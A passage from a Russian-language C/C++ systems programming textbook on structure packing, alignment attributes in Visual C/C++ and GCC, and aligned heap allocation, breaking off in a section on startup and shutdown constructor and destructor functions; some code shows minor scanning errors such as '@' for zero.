offsetof(struct abc, b)	2
--- Выравнивающий байт ---	3
offsetof(struct abc, c)	4

<sup>1</sup> *offsetof* может быть либо встроенным в компилятор, аналогично *sizeof*, либо определён в роли макроса, например, такого: `#define offsetof(s,m) ((size_t)&(s->m))`

Однако же, такая возможность (а иногда необходимость) автоматического выравнивания полей структур и самих структур порождает другие вопросы:

- До какой степени возможно принятие автоматических решений? Если для PDP11 какие-то меры принимать необходимо, иначе программа просто будет неработоспособна, то для многих других архитектур эти структуры вполне работоспособны, вопрос лишь в степени снижения производительности. При этом само по себе выравнивание *увеличивает требования к памяти и, следовательно, снижает общую производительность системы*. Так что во многих случаях вопрос ставится в поиске баланса, обеспечивающего минимальные потери.
- Какими конкретно аспектами может управлять компилятор и какими — разработчик программы? Т. е. надо принять решение о том, как выравнивать поля структур, как выравнивать размеры объектов, как размещать индивидуальные данные, как размещать массивы (два последних вопроса связаны с выбором размера объекта если за ним находится объект, требующий такого же или другого выравнивания).
- Как осуществлять выравнивание для статических объектов, для объектов в автоматической памяти, в динамической (т. е. в куче) и как выравнивать значения указателей? Здесь важна граница между той работой, которую выполняет компилятор и той, которую выполняет программист.
- Как обеспечить взаимодействие транслятора (выравнивающего объекты в своих образах секций) и сборщика, который размещает эти образы секций в адресном пространстве задачи? На самом деле здесь возникает два вопроса: о выравнивании начальных адресов секций (особенно, если эти секции стандартные: на всех не угодишь) и о выравнивании образов, объединяемых в одну секцию.

К сожалению, как и во многих других случаях, управление гранулярностью не является стандартным механизмом языка программирования. В различных компиляторах применяются различные средства управления и различны даже факторы, на которые можно влиять. Общим местом, однако, является то, что *компилятор может влиять на размещение полей структур, объединений и классов (т. н. упаковка структур) и на размещение переменных в статической и автоматической памяти*.

При этом *размещение данных в динамической памяти и вся арифметика указателей остаётся на ответственности программиста*. В некоторых случаях в библиотеку времени выполнения добавляют специальные обёртки обычных функций `malloc`, `calloc` и `realloc`, возвращающие указатель, выровненный с заданной гранулярностью. Так сделано, скажем, в стандартной библиотеке компилятора Visual C/C++, в которой есть функции `_aligned_malloc`, `_aligned_realloc`, `_aligned_realloc` и некоторые другие, см. перекрёстные ссылки в документации.

В общем же виде надо разрабатывать собственные функции, возвращающие выровненные указатели. При разработке таких функций надо учесть один нюанс: выделить память с выравниванием адреса несложно, сложнее обеспечить корректное освобождение этой памяти. Понятно, что для выделения блока размером

S байт с выравниванием N достаточно выделить память с запасом и потом округлить адрес. Если считать, что N является целой степенью 2, т. е.  $N=2^n$  (а так и есть в силу того, что выравнивание является следствием аппаратной реализации), то достаточно выделить  $S+N-1$  байт посредством обычной функции `malloc` или `calloc`, и округлить полученный адрес  $p$  до заданной границы:  $p=(p|(N-1))+1$ .

Сложности же будут связаны с тем, что полученный таким образом указатель  $p$  нельзя использовать в функциях `free`, `realloc` и пр., так как он уже смешён по отношению к выделенному блоку памяти. Фактически надо будет разработать обёртки над всеми стандартными функциями выделения памяти в куче (и, возможно, даже перегрузить операторы `new` и `delete C++`), которые будут работать с выровненными блоками. Можно, например, при выделении выровненного блока зарезервировать место для сохранения исходного указателя, возвращённого стандартной функцией выделения памяти. Этот указатель можно разместить непосредственно перед выровненным адресом и использовать позже для освобождения или перевыделения блока:

```
#include <stdlib.h>
#include <stdint.h>

void *_a_malloc( size_t size, size_t a2pow ) /* гранулярность  $2^{a2pow}$  */
{
    size_t N = (size_t)1 << a2pow;      /* Вычисляем выравнивание */
    void *p, **p2;

    if ( N < sizeof(void*) ) N = sizeof(void*);
    --N;                      /* далее всегда нужно (2 в степени i)-1 */

    /* Выделяем блок с запасом для указателя и выравнивания */
    p2 = (void**)( p = malloc( size + sizeof(void*) + N ) );
    if ( p ) {
        /* получаем выровненный указатель */
        p2 = (void**)( ((intptr_t)p + sizeof(void*) + N) & ~N );
        p2[-1] = p; /* сохраняем исходный указатель на блок */
    }

    return (void*)p2;
}

void _a_free( void *p2 )
{
    void *p;

    if ( p2 ) {
        p = ((void**)p2)[-1]; /* получить исходный указатель на блок */
        ((void**)p2)[-1] = (void*)0; /* на случай повторного освобождения*/
        free( p );
    }
}
```

В случае выделения памяти в куче выравнивание императивное, все необходимые меры принимаются явным образом; стандартные библиотеки времени выполнения, как правило, не содержат специализированных функций для выделения выровненных блоков.

Выравнивание полей структур, начальных адресов и размеров объектов в статической и автоматической памяти, напротив, выполняется декларативно: программист лишь указывает компилятору, как надо выравнивать тот или иной объект. При этом поведение компилятора в общем случае не гарантируется, *декларативное описание носит лишь рекомендательный характер*.

Рассматривая правила декларативного выравнивания, необходимо учитывать, что в некоторых случаях выравнивание является необходимым (например, выравнивание слов на чётную границу в PDP11), в других — рекомендуемым (в большинстве случаев), часто — необязательным. При этом выравнивание с гранулярностью, превышающей некоторый аппаратно-обоснованный размер (ширина шины данных или размер строки кэш-памяти), оказывается необязательным, так как не оказывает влияния на возможность выполнения программы. Если же говорить об эффективности, то размещение данных позволяет изменить производительность в разы<sup>1</sup>, но это достигается одновременным правильным размещением данных (кстати, для этого зачастую как раз надо не выравнивать данные, а нарушать гранулярность, подробнее об этом позже, в разделе «Кэширование», стр. 381) и модификацией алгоритма, что сделать только декларативными мерами не получится. Обычно декларативное выравнивание типов и переменных считается рекомендательным и строго соблюдается компиляторами только в тех случаях, когда лимитируется оборудованием. При этом критически важным оказывается гранулярность размещения нативных типов данных, тогда как требования к гранулярности размещения составных типов определяются требованиями к гранулярности самого большого объекта *нативного типа*, входящего в этот составной тип. Для простых нативных типов справедливо, что:

- размеры объектов невелики (обычно от 1 до 8-16 байт);
- размеры объектов чаще всего являются степенью двойки;
- гранулярность адреса размещения переменной равна её размеру.

Последние ограничения гарантируют такое размещение данных, не превышающих по размеру ширину шины данных, что объект не будет пересекать границы с гранулярностью, равной ширине этой шины. А именно нарушение этого ограничения в одних системах приводит к ошибкам, а в других — к снижению производительности. Так, например, в машинах с 64-х разряднойшиной данных можно размещать 32-х разрядные числа с любого адреса, кратного 4 (4, 8, 12 и т. п.), что позволит их передать за один такт шины; 64-х разрядные надо размещать с адреса, кратного 8 и т. п. Отдельные байты при этом могут размещаться с любого адреса, для них гранулярность размещения не важна.

---

<sup>1</sup> Вообще говоря, разброс между алгоритмами и размещением данных, предельно эффективно использующими кэш-память и, с другой стороны, крайне неудачно делающими это, может доходить до ста и более раз. Такой разброс, однако, достигаем лишь в предельных случаях — tatsächlich «вылизанные» алгоритмы размещение данных против самого неудачного решения.

Многие компиляторы соблюдают декларативно заданную гранулярность лишь в этих рамках, при задании гранулярности, большей размера объекта или превышающей ширину шины данных, они могут её проигнорировать. Ещё одним следствием равенства гранулярностей размещения и размера, является то, что компиляторы могут не различать эти гранулярности вообще, иногда декларативно задаётся лишь гранулярность размера. Более-менее общее правило таково: *гранулярность размещения должна быть степенью двойки, равна размеру размещаемого объекта, и при этом может быть ограничена сверху шириной шины данных*. Такое ограничение упрощает работу сборщиков: гранулярность размещения стандартных секций в памяти определяется характеристиками аппаратной платформы (либо шириной шины данных, либо большей величиной, если используется страничный или сегментный механизм для управления адресным пространством задачи). В такой ситуации *заданная гранулярность размещения данных в образе секции модуля (даже если она была обеспечена транслятором)* может быть нарушена в результате объединения образов секций сборщиком, но в любом случае не станет меньше, чем ширина шины данных (такой подход обеспечивает возможность выполнения программы, даже если обращение к невыровненным данным запрещено). Аналогичные правила действуют и для выравнивания полей структур и классов с той оговоркой, что выравнивание полей осуществляется относительно начала структуры. Будет ли в итоге поле выровнено по адресу в памяти зависит ещё и от того, как был выровнен весь экземпляр структуры. Если программисту требуется более жёсткое управление выравниванием, то необходимо продумать какие-либо явные средства: размещение данных в куче с императивным выравниванием (как было показано выше), либо сходный приём при размещении данных в стеке (возможно, с использованием функции `alloc1`<sup>1</sup>).

В компиляторах обычно предусмотрены средства для задания выравнивания полей структур с помощью директивы `#pragma`. Этот способ, хотя формально и не является стандартным, поддерживается большинством компиляторов:

```
#pragma pack(push,N) /* Запомнить текущее выравнивание и задать новое.  
    Вместо N должно быть число. Поля структур будут выравниваться на  
    границу, кратную N */  
  
struct abc {  
    char      a;  
    short     b;  
    long long c;  
};  
  
#pragma pack(pop)      /* Восстановить прежнее выравнивание */
```

---

<sup>1</sup> Интересно, что в случае `alloc1` не стоит использовать функции-обёртки (сходной с функцией `_a_malloc` в примере выше): дело в том, что `alloc1` выделяет место в фрейме текущей подпрограммы, т. е. в случае использования обёртки — в фрейме самой обёртки, и эта память будет освобождена при выходе из обёртки. Если уж очень хочется сделать обёртку для многократного использования, то лучше воспользоваться макросами препроцессора или встраиваемыми функциями (`inline` и `__forceinline`), хотя с функциями всё равно надо быть очень осторожным.

Предположим, что приведённый выше пример со структурой `abc` компилируется на 64-х разрядной системе с 64-х разрядной шиной данных и со стандартным выравниванием 8 байт; выполняется компиляция без использования `#pragma`, а также с выравниванием  $N$ , равным 1, 2, 4 и 16 (см. табл. 44):

Таблица 44: Размещение полей структуры (`struct abc`, см. выше) при различном выравнивании.

<i>Величина выравнивания <math>N</math></i>	<i>1</i>	<i>2</i>	<i>4</i>	<i>Стандартная (8)</i>	<i>16</i>
<code>sizeof(struct abc)</code>	11	12	12	16	16
<code>offsetof(struct abc,a)</code>	0	0	0	0	0
<code>offsetof(struct abc,b)</code>	1	2	2	2	2
<code>offsetof(struct abc,c)</code>	3	4	4	8	8

Первое поле `a` всегда начинается с нулевого смещения, второе поле `b` выравнивается на чётную границу (`sizeof(short)` равен 2) всегда, кроме плотного размещения полей (выравнивание 1), выравнивание третьего поля `c` не превышает 8 (`sizeof(long long)` равен 8).

Для задания специфичной гранулярности размещения конкретных переменных, типов или полей структур в разных компиляторах используются разные средства. В Visual C/C++ и GCC C/C++ для этого применяются атрибуты, задаваемые с помощью `_declspec` и `_attribute_` соответственно:

```
_declspec(align( $N$ )) int X;           /* синтаксис Visual C/C++ */
_attribute_(aligned( $N$ )) int Y;      /* синтаксис GCC C/C++ */
```

Здесь вместо  $N$  надо указать требуемую гранулярность в байтах. Применение этих атрибутов сходно (правда, синтаксис GCC C/C++ несколько шире), что позволяет использовать унифицированный способ задания гранулярности:

```
#if defined(_MSC_VER)
#  define __ALIGN(n)      _declspec(align(n))
#elif defined(__GNUC__)
#  define __ALIGN(n)      __attribute__((aligned(n)))
#else
#  error Unsupported compiler!
#endif
```

В дальнейшем для задания гранулярности можно использовать `__ALIGN` вместо `_declspec` и `_attribute_`. Для задания гранулярности размещения переменной соответствующий атрибут можно указывать в декларации как до, так и после задания типа этой переменной:

```
__ALIGN(32) int X; /* X типа "int с гранулярностью размещения 32" */
int __ALIGN(32) Y; /* Y с гранулярностью размещения 32 типа "int" */
```

В случае GCC C/C++ гранулярность можно указать и после декларации:

```
int Z __ALIGN(32); /* Z с гранулярностью размещения 32 типа "int" */
```

С точки зрения Visual C/C++ это, однако, будет синтаксической ошибкой.

Особый случай связан с употреблением этого атрибута при описании составного типа после ключевого слова `struct`, `union` или `class`. В этом случае задаются сразу обе гранулярности всего объекта: и размера и размещения:

```
struct __ALIGN(16) ab1 {  
    char      a;  
    short     b;  
}; /* тип "структура ab1 с гранулярностью размещения и размера 16" */
```

Такое определение типа задаёт сразу и гранулярность размера и гранулярность размещения, обе равные 16 (т. е. `sizeof(struct ab1)` будет равен 16, хотя поля займут от 3 до 4 байт, смотря по текущему значению `#pragma pack`).

Нужно учитывать, что задание гранулярности таким способом возможно лишь при определении составного типа, но не при его использовании. Так, например, ниже показана ошибочная попытка задания гранулярности:

```
struct ab2 {  
    char      a;  
    short     b;  
};  
typedef struct __ALIGN(16) ab2    ab2_t; /* Ошибка! */
```

В этом примере атрибут гранулярности будет просто-напросто проигнорирован и размещение структуры `ab2` будет определяться стандартными правилами. Для большинства платформ размер структуры `ab2` будет равен 4, а гранулярность будет равна 2 (поле `b` будет выровнено на границу, кратную его размеру, т. е. 2, что даст суммарный размер 4, а *гранулярность размещения составного типа определяется наибольшей гранулярностью всех полей*).

Одной декларацией можно задать сразу обе гранулярности, причём различающихся по величине. Вполне допустимо, например, такое определение:

```
__ALIGN(32) struct __ALIGN(16) ab3 {  
    char      a;  
    short     b;  
} X;
```

Здесь задаётся структура `ab3` с гранулярностью размера и размещения, равными 16 и переменная `X` с гранулярностью размещения 32 и гранулярностью размера 16 (гранулярность размера получена от типа).

В принципе, допустимо и такое определение:

```
struct __ALIGN(16) ab4 {  
    char      a;  
    short     b;  
} __ALIGN(32)    Y;
```

Однако поведение компиляторов Visual C/C++ и GCC C/C++ различается: в GCC C/C++ гранулярности размера и размещения структуры `ab4` оба будут равны 32, а в Visual C/C++ гранулярность размера будет 16, а размещения — 32. Поэтому таких конструкций лучше бы избегать.

Атрибуты гранулярности можно использовать и для задания индивидуальной гранулярности отдельных полей составных типов:

```
struct ab5 {
    char          a;           /* начинается со смещения 0 */
    __ALIGN(16) short b;       /* начинается со смещения 16 */
};                                /* размер всей структуры 32, гранулярность размещения 16 */
```

При разработке программ (или исследований) иногда важно знать реально используемые компилятором значения размера типа, гранулярности размещения или смещения отдельных полей составного типа. Для этого можно использовать следующие макросы и операторы (см. табл. 45):

*Таблица 45: Полезные макросы и операторы, используемые при определении размещения данных в памяти.*

Реализован как	Применение	Примечание
оператор	<code>sizeof(тип_или_переменная)</code>	возвращает размер объекта или типа
макрос	<code>offsetof(составной_тип, поле)</code>	возвращает смещение поля в структуре
оператор	<code>__alignof(тип_или_переменная)</code>	возвращает гранулярность размещения переменной или типа

Реализацию макроса `offsetof` достаточно часто делают самостоятельно, так как стандартного и общепринятого его описания нет. В Visual C/C++ реализация этого макроса присутствует в заголовочном файле `stddef.h`, но сам этот заголовочный файл в библиотеках других компиляторов часто не существует (в том числе его нет в GCC C/C++). GCC C/C++ предоставляет встроенную функцию `__builtin_offsetof`, которая может быть использована вместо этого макроса (но, естественно, этой функции нет в Visual C/C++). Аналогичные расхождения существуют и с компиляторами других разработчиков. Ниже приводится целесообразный (хотя и несколько громоздкий) способ определения этого макроса:

```
#ifndef offsetof
#   if defined(_MSC_VER)
#       include <stddef.h>
#   elif defined(__GNUC__)
#       define offsetof(s,m)    __builtin_offsetof(s,m)
#   else
#       define offsetof(s,m)    (size_t)((s *)0->m)
#   endif
#endif
```

В GCC C/C++ документирован оператор `__alignof__`, а не `__alignof`, но современные версии компилятора допускают использование и того и другого имени. В перспективных стандартах C (C0x, см. [46]) и C++ (C++0x, см. [28]) будет использовано ключевое слово `alignof`.

В приведённых выше объявлениях обычно определялся сразу и тип и переменная. В случае объявления только типа атрибут, задающий гранулярность и синтаксически относящийся к отсутствующей переменной, может быть компилятором как проигнорирован, так и применён ко всему типу: поведение разных компиляторов различается.

**Пример 31. Управление гранулярностью в Visual и GCC C/C++.** В силу нестандартности атрибутов и поведения компиляторов настоятельно рекомендуется проверять корректность используемых деклараций и эффект их применения. В качестве некоторой демонстрации можно рассмотреть следующий пример:

Файл `smp131-main.c`:

```
void align_test( void );
char c@ = 1;      /* данные, просто занимающие место в секции данных */
int main( void )
{
    align_test(); /* тестирующая функция из другого модуля */
    return @;
}
```

Пример реализован в виде двух модулей для того, чтобы выравнивание в модуле с основным тестом (файл `smp131-test.c`) выполнялось в своём образе секции инициализированных данных, а при сборке всего теста этот образ размещался не в самом начале секции. Секции часто размещаются с большой гранулярностью (512 байт, 4 килобайта и т. п.), тогда как образы секций объединяются зачастую с меньшей гранулярностью, сопоставимой с шириной шины данных.

Файл `smp131-test.c`:

```
#include <stdio.h>

#if defined(_MSC_VER)
# define __A(n)      __declspec(align(n))
#elif defined(__GNUC__)
# define __A(n)      __attribute__((aligned(n)))
#else
# error Unsupported compiler!
#endif

/* Вывести размер и гранулярность типа */
#define t_info(D,0)   {D; printf(" type %48s: sizeof=%#04x " \
                           "alignof=%#04x\n",#D,sizeof(0),__alignof(0));}

/* Вывести размер, гранулярность, адрес и ошибку гранулярности переменной */
#define v_info(T)     {static T v={1}; printf("variable %48s: " \
                           "sizeof=%#04x alignof=%#04x address=%p " \
                           "misalignment=%#x\n",#T " v",sizeof(v), \
                           __alignof(v),&v,((size_t)&v)&(__alignof(v)-1));}
```

```

void align_test( void )
{
    /* простые типы; реализация long double зависит от компилятора */
    t_info( char, char );
    t_info( double, double );
    t_info( long double, long double );

    puts("");
    /* определение простых типов с гранулярностью */
    t_info( typedef long double __A(32) lda0_t, lda0_t );
    t_info( typedef __A(32) long double lda1_t, lda1_t );
    t_info( typedef long double __A(32) lda2_t; lda2_t v=1.0, v );

    puts("");
    /* составные типы с гранулярностью */
    t_info( struct ab0t {char a; short b;}, struct ab0t );
    t_info( struct ab1t {char a; short b;} __A(32), struct ab1t );
    t_info( __A(32) struct ab2t {char a; short b;}, struct ab2t );
    t_info( struct __A(32) ab3t {char a; short b;}, struct ab3t );
    t_info( __A(32) struct __A(16) ab4t {char a; short b;}, struct ab4t );
    t_info( typedef struct {char a; short b;} __A(32) ab5t, ab5t );
    t_info( typedef __A(32) struct {char a; short b;} ab6t, ab6t );
    t_info(
        struct ab7s {char a; short b;}; typedef __A(32) struct ab7s ab7t,
        ab7t );

    puts("");
    /* переменная простого типа с гранулярностью */
    v_info( double );
    v_info( double __A(32) );
    v_info( __A(32) double );

    puts("");
    /* переменная составного типа с гранулярностью */
    v_info( struct ab0v {char a; short b;} );
    v_info( struct ab1v {char a; short b;} __A(32) );
    v_info( __A(32) struct ab2v {char a; short b;} );
    v_info( struct __A(32) ab3v {char a; short b;} );
    v_info( __A(32) struct __A(16) ab4v {char a; short b;} );
}

```

Тест показывает гранулярность и размеры типов и переменных, назначенные компилятором при различных способах задания гранулярности. Использовались компиляторы GCC C/C++ 4.5.1 20101208 и Visual C/C++ 16.00.30319.01, при компиляции 32 (платформа 80x86) и 64-х разрядных (платформы x64 и IA-64) программ. Ошибка гранулярности вычисляется как расстояние между реальным адресом переменной и наибольшей границей с заданной гранулярностью, не пре-

вышающей адреса переменной. В нормальной ситуации ошибка гранулярности должна быть равна нулю (и, как правило, равна). В таблице 46 ниже приводятся обработанные результаты, в которых показаны как совпадающие, так и отличающиеся результаты. Реальные адреса переменных и ошибка гранулярности в таблицу с результатами не входят, т. к. реальный адрес носит лишь справочный характер, а ошибка проявляется в очень специфичном случае, который обсуждается отдельно.

Таблица 46: Полученные в примере 31 размеры и гранулярность типов (название изучаемого типа выделено шрифтом) и переменных. Гранулярность размещения полей структур стандартная, равная их размеру.

<i>№</i>	<i>Описание</i>	<i>sizeof</i>	<i>alignof</i>
<i>Типы</i>			
1	<b>char</b>	1	1
2	<b>double</b>	8	8
3	<b>long double</b>	$8^1, 12^2, 16^3$	$8^1, 4^2, 16^3$
4	<b>typedef long double __A(32) lda0_t;</b>	$8^1, 12^2, 16^3$	32
5	<b>typedef __A(32) long double lda1_t;</b>	$8^1, 12^2, 16^3$	32
6	<b>typedef long double __A(32) lda2_t;</b>	$8^1, 12^2, 16^3$	32
7	<b>struct ab0t {char a; short b;};</b>	4	2
8	<b>struct ab1t {char a; short b;} __A(32);</b>	$4^1, 32^4$	$2^1, 32^4$
9	<b>__A(32) struct ab2t {char a; short b;};</b>	$32^1, 4^4$	$32^1, 2^4$
10	<b>struct __A(32) ab3t {char a; short b;};</b>	32	32
11	<b>__A(32) struct __A(16) ab4t {char a; short b;};</b>	16	16
12	<b>typedef struct {char a; short b;} __A(32) ab6t;</b>	$4^1, 32^4$	32
13	<b>typedef __A(32) struct {char a; short b;} ab5t;</b>	$32^1, 4^4$	32
14	<b>struct ab7s {char a; short b;};</b> <b>typedef __A(32) struct ab7s ab7t;</b>	4	32
<i>Переменные</i>			
15	<b>double V</b>	8	8
16	<b>double __A(32) V</b>	8	32
17	<b>__A(32) double V</b>	8	32
18	<b>struct ab0v {char a; short b;} V</b>	4	2
19	<b>struct ab1v {char a; short b;} __A(32) V</b>	$4^1, 32^4$	32
20	<b>__A(32) struct ab2v {char a; short b;} V</b>	$32^1, 4^4$	32
21	<b>struct __A(32) ab3v {char a; short b;} V</b>	32	32
22	<b>__A(32) struct __A(16) ab4v {char a; short b;} V</b>	16	32

Примечания к таблице 46:

<sup>1</sup> Visual C/C++ 16.00.30319.01, все протестированные платформы.

<sup>2</sup> GCC C/C++ 4.5.1 20101208, 32-х разрядная платформа 80x86.

<sup>3</sup> GCC C/C++ 4.5.1 20101208, 64-х разрядные платформы x64 и IA-64.

<sup>4</sup> GCC C/C++ 4.5.1 20101208, все протестированные платформы.

Предупреждение: при компиляции возможно диагностическое сообщение (т. е. *warning*, а не *error*) при использовании макроса `t_info` для простых типов, вроде «В декларации отсутствует имя переменной после типа».

Тип `long double` не является общепринятым, поэтому его реализации различны в разных компиляторах. В Visual C/C++, скажем, он соответствует типу `double`, в старых компиляторах Borland C/C++ тип `long double` был 80-ти разрядным, в современном GCC C/C++ 96-ти либо 128-ми разрядный (что может быть изменено опциями `-m96bit-long-double` и `-m128bit-long-double`). Размер типа влияет также и на его гранулярность: 8 и 16-ти байтовые форматы используют выравнивание, равное размеру типа, тогда как для 12-ти байтового формата гранулярность равна 4: это наибольшая степень двойки, которой кратно 12.

*На практике целесообразно описывать типы и переменные так, чтобы они однообразно воспринимались разными компиляторами, как минимум, при стандартных опциях.* Обращаясь к таблице 46, можно отметить, что для задания гранулярности размещения простых типов атрибут гранулярности можно указывать как до, так и после типа, как в объявлении переменной (строки 16-17), так и в объявлении производного типа (`typedef`, строки 4-6 таблицы).

При объявлении составных типов, нужно точно представлять себе то, как будет использован этот тип. Если будут применяться массивы объектов такого типа, то надо задавать сразу обе гранулярности, причём задавать их надо равными (иначе гранулярность элементов массива может быть нарушена), для этого целесообразно атрибут гранулярности указывать после слова `struct`, `class` или `union`, см. строки 10 и 21 таблицы. Но если данные объекты будут служить префиксами или составными частями в более сложных типах, либо после них будут плотно размещаться неструктурированные данные, то скорее всего необходимо задать лишь гранулярность размещения, но не размера. В этом случае удобнее отдельно объявить структуру и затем производный тип с заданной гранулярностью, как показано в строке 14 таблицы. Либо, при одновременном объявлении и переменной и её типа, можно задавать значения обоих атрибутов гранулярности так, как показано в строке 22.

В Macro-11 директивы `.odd` и `.even` использовались для выравнивания адресов на чётную или нечётную границу, при этом они влияли только на генерацию кода транслятором, сборщик всегда объединял образы секций с выравниванием на чётную границу. Современные компиляторы включают в объектный файл специальные подсказки сборщику, т. е. можно условно считать, что окончательная обработка директив типа `.even` выполняется уже не транслятором, а сборщиком. Это, однако, требует согласованной работы транслятора и сборщика, что не всегда в полной мере реализовано. Возможности разных трансляторов с разных языков или диалектов могут отличаться; что, например, имеет место в Visual C/C++: при трансляции в объектный файл непосредственно программы на С или С++ выравнивание выполняется корректно (ошибка гранулярности в тесте равна нулю), но если транслировать «через ассемблер» (т. е. сначала преобразовать программу в ассемблер, и лишь затем выполнить её трансляцию в объектный код), то возникнут ошибки гранулярности. Выравнивание ассемблером делает-

ся лишь в пределах образа секции, при этом нужная информация не передаётся сборщику, а в итоге легко возникают нарушения гранулярности.

Если выполнить трансляцию данного примера в Visual C/C++ командой:

```
c1 smpl31-main.c smpl31-test.c
```

то никаких ошибок гранулярности не наблюдается. Но если использовать последовательность команд (для платформы 80x86):

```
c1 /Fatest.asm /c smpl31-test.c  
ml /c test.asm  
cl smpl31-main.c test.obj
```

то возникнут ошибки размещения. Некоторые переменные (ошибки наблюдаются для строк 13-14 и 16-19 таблицы 46) будут размещены на границе, кратной 16, а не 32, как ожидалось бы. Следует, однако, отметить, что в Visual C/C++ ассемблер считается всего лишь листингом, т. е. справочным файлом, а не нормальным файлом для дальнейшей обработки. Так, для платформ x64 и IA-64, попытка выполнить такую же последовательность команд вообще завершится ошибками трансляции: *созданный транслятором Visual C/C++ ассемблерный файл не транслируется ассемблером, входящим в состав этого же компилятора!* И ещё одна оговорка: данные нарушения предписанной гранулярности могут лишь в некоторой степени повлиять на производительность программы, но не на её работоспособность.

#### **Описание функций, выполняемых при запуске и завершении задачи.**

Одним из частных случаев таких функций являются рассмотренные ранее (см. пример 20, стр. 179) конструкторы и деструкторы статических объектов, но возможны и другие случаи. Вообще говоря, даже в обычных процедурных языках программирования, а не только объектно-ориентированных, бывают ситуации, когда целесообразно использовать подобные функции.

Например, для операций динамического выделения памяти в куче (`malloc`, `calloc`, `new` и др.) нужны свои собственные глобальные структуры данных — списки выделенных и свободных блоков памяти, счётчики использования и т. п. Эти структуры надо как-то инициализировать, причём сделать это лучше бы заранее, до вызова `main`. Но, с другой стороны, функции выделения памяти в куче, хотя и часто используются, но всё-таки не во всех программах, поэтому всегда заранее инициализировать соответствующие структуры, да и вообще включать их в программу, не только необязательно, но и нежелательно. В такой ситуации было бы очень удобно использовать функцию, аналогичную конструктору статического объекта, принадлежащую модулю, содержащему реализацию функции `malloc` (`calloc` и `new` целесообразно делать обёртками `malloc`). Тогда в тех случаях, когда задача использует выделение памяти в куче, в неё будет добавлен модуль с функцией `malloc` и, соответственно, будет запускаться «конструктор» или «инициализатор» кучи, включённый в данный модуль, а если выделение памяти в куче не нужно, то ничего лишнего добавляться в программу и делаться не будет. Сходные ситуации возникают с операциями ввода-вывода, поддержкой вещественных и комплексных чисел и т. д. и т. п.

Если вспомнить пример 20 (см. стр. 179), где рассматривалась реализация конструкторов и деструкторов статических объектов, то становится понятно, что этого можно добиться уже известными способами: надо просто разместить указатель на нужный «конструктор» в специфичной секции, что можно сделать непосредственно средствами C/C++ (см. стр. 290), а стандартная библиотека времени выполнения выполнит все необходимые операции для вызова так объявленных конструкторов и деструкторов.

Вообще говоря, у функций-конструкторов в большинстве случаев существует простое решение, альтернативное рассматриваемому декларативному подходу: можно во всех функциях, требующих предварительного выполнения этого конструктора просто проверять значение некоторой статической сигнальной переменной *i*, если переменная не инициализирована, то выполнять нужный конструктор.

Однако для функций-деструкторов альтернативное решение сложнее, т. к. заранее неизвестно почему и в какой момент начнётся завершение работы задачи: в результате выхода из *main*, в результате вызова функции типа *exit*, в результате возникновения фатальной ошибки и т. п. В стандартной библиотеке времени выполнения поддерживается специальный динамический список адресов функций, которые должны быть вызваны при завершении работы программы и существует специальная функция *atexit*, которая добавляет в этот список указатель на нужную функцию.

```
static int      heap_initialized = 0;
static void dtor( void )           /* dtor — скр. от destructor */
{
    ...
    /* deinициализация кучи, если нужна */
    heap_initialized = 0;
}

void *malloc( size_t sz )
{
    if ( !heap_initialized ) {
        ...
        /* начальная инициализация кучи */
        heap_initialized = 1;
        atexit( dtor );          /* регистрация деструктора */
    }
    ...
    /* Выделение блока в куче */
    return ...;
}
```

Вместе взятые эти приёмы обеспечивают вполне удобную альтернативу декларативному описанию конструкторов и деструкторов. Более того, в некоторых компиляторах (скажем, Visual C/C++) и библиотеках времени выполнения используется сочетание декларативного способа описания конструкторов и использование *atexit* для регистрации деструкторов, при этом регистрацию деструкто-

ра осуществляет парный ему конструктор. Это позволяет не проверять в деструкторе, был ли вызван до того конструктор. Такие проверки необходимы (т. к. программа может завершить свою работу на ранних этапах из-за фатальной ошибки в каком-либо другом конструкторе), кроме случая, когда функция-деструктор регистрируется только после или в самом конце успешно отработавшего конструктора.

Возвращаясь к декларативному описанию конструкторов и деструкторов, следует отметить несколько нюансов: *a)* способ размещения данных в конкретной секции специфичен для компилятора, *б)* названия и свойства секций, используемых для размещения указателей на конструкторы и деструкторы, специфичны, сверх того, для конкретной библиотеки времени выполнения, *в)* в зависимости от логики работы сборщика и принятых способов управления порядком размещения секций может потребоваться определять не одну секцию, а несколько, *г)* сверх этого, надо ещё уметь управлять порядком выполнения конструкторов.

Последнее замечание требует, вероятно, некоторого пояснения: в рассмотренной выше ситуации с инициализацией кучи можно заметить, что к функциям работы с кучей могут обращаться не только функции, прямо или косвенно вызываемые из `main`, но и другие конструкторы. А в этом случае надо иметь возможность гарантировать, что конструктор кучи будет вызван до того, как к функциям, выделяющим память в куче, обратятся другие конструкторы.

Управление очередностью выполнения конструкторов может быть:

- целиком оставлено на ответственности программиста (зачастую он может влиять на порядок размещения образов секций, управляя именами модулей, порядком перечисления модулей или библиотек в командной строке сборщика и т. п.); такой подход весьма трудоёмок для программиста и используется лишь в примитивных компиляторах;
- осуществляется компилятором на основе декларативно назначенных программистом «приоритетов» конструкторов и деструкторов, определяющих порядок их выполнения; этот способ используется чаще других.

Автоматического определения порядка запуска конструкторов и деструкторов, например, с учётом ссылок между модулями, не делают.

Компиляторы часто предоставляют специфичные атрибуты, обозначающие функции-конструкторы и функции-деструкторы, либо предполагается явное размещение указателей на функции в соответствующих секциях. Ниже приводятся способы описания таких функций в различных компиляторах, разделённые на две группы: *а)* использующие атрибуты (например, GCC C/C++, Borland C/C++ и др.) и *б)* требующие размещения указателей в нужных секциях (например, Deccus C, Visual C/C++, Digital Mars C and C++ и др.).

В общем случае механизм, обеспечивающий возможность декларативного задания конструкторов и деструкторов, основан на создании сборщиком массивов указателей на функции, размещённых в специфичных секциях, почти так, как рассматривалось в примере 20 (стр. 179), плюс к тому добавлена возможность управлять порядком выполнения конструкторов и деструкторов.

В действительности компиляторы либо *a*) размещают в секциях указателей на конструкторы и деструкторы более сложные структуры данных (например, структуры, состоящие из указателя на функцию и целого числа — «приоритета» этой функции), что позволяет правильно упорядочить запуск конструкторов и деструкторов, либо *b*) использовать не одну секцию (или подсекцию) для хранения массива указателей, а целую группу, что позволяет задавать порядок размещения указателей и, соответственно, порядок вызова соответствующих функций.

**Специальные атрибуты для описания конструкторов и деструкторов**, позволяют компилятору использовать собственные механизмы для управления очередностью запуска конструкторов и деструкторов, зачастую оставляя точную их реализацию недокументированной. Обычно использование специфичных атрибутов связано с возможностью задать численное значение «приоритета» этого конструктора или деструктора, так сделано в обоих рассматриваемых здесь компиляторах: Borland C/C++ и GCC C/C++.

Для описания функций-конструкторов и деструкторов в **Borland C/C++** используется директива `#pragma`:

